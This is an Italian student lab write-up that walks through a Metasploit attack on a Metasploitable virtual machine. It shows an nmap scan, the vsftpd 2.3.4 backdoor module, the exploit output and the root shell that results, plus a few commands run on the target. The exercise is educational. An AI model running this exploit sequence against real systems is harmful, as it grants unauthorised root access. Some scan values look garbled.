W15D4 -Pratica

Hacking con Metasploit



nmap di ricognizione

Il servizio che vogliamo exploitare è il servizio in ascolto sulla porta 21/tcp, un servizio ftp

```
(kali@kali)-[~]

$ nmap -sV 192.168.1.149

Starting Nmap 7.945VN ( https://nmap.org ) at 2024-05-31 21:27 CEST

Nmap scan report for 192.168.1.149 (192.168.1.149)

Host is up (0.0034s latency).

Not shown: 984 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

23/tcp open telnet Linux telnetd

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

111/tcp open rpcbind 2 (RPC #100000)

513/tcp open login

514/tcp open tcpwrapped

1099/tcp open java-rmi GNU Classpath grmiregistry

1524/tcp open bindshell Metasploitable root shell

2121/tcp open mysql MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql PostgreSQL D8 8.3.0 - 8.3.7

5900/tcp open vnc VNC (protocol 3.3)

6000/tcp open X11 (access denied)

6667/tcp open irc UnrealIRCd

80099/tcp open http Apache Tomcat/Coyote JSP engine 1.1

Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 12.67 seconds
```

Utilizziamo il comando «use» seguito dal path dell'exploit per utilizzarlo, come in figura.

Possiamo configurarlo con il comando «set». Ipotizzando che la nostra macchina Metasploitable sia all'indirizzo 192.168.1.149, utilizzeremo il comando «set RHOSTS 192.168.1.149»

Una volta fatto, ricontrolliamo le opzioni necessarie con il comando «show options» per vedere se abbiamo inserito tutte quelle necessarie. Come vedete dalla figura, il campo RHOSTS è stato correttamente inserito con l'ip della nostra macchina Metasploitable

Una volta fatto, ricontrolliamo le opzioni necessarie con il comando «show options» per vedere se abbiamo inserito tutte quelle necessarie.

Ci resta da scegliere e configurare il payload. La prima cosa da fare è vedere quali payload sono disponibili per l'exploit che abbiamo scelto. Possiamo controllarlo utilizzando il comando «show payloads». Nella fattispecie vediamo che c'è solamente un payload compatibile, quindi utilizziamo quello (essendo unico è utilizzato di default).

Lanciamo l'attacco con il comando «exploit»

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Establi shed Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.149:21 - USER: 331 Please specify the password.

[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...

[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)


[*] Found shell.

[*] Command shell session 1 opened (192.168.1.101:41609 → 192.168.1.149:6200) at 2024-05-31 22:18:38 +0200
```

Una sessione è stata aperta, abbiamo una shell sul sistema remoto. Possiamo provare ad eseguire qualsiasi comando.

In questo caso proveremo un ifconfig per confermare di essere dentro Metasploitable, successivamente creiamo la directory «test_metasploitable»

(per errore ho creato test_metasploi, nell'ultima immagine ho caricato la correzione).



```
mv test_metasploit test_metasploitable
ls
boot
cdrom
dev
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
private.pem
proc
public.pem
root
sbin
srv
tést_metasploitable
var
vmlinuz
wxAAAAp
```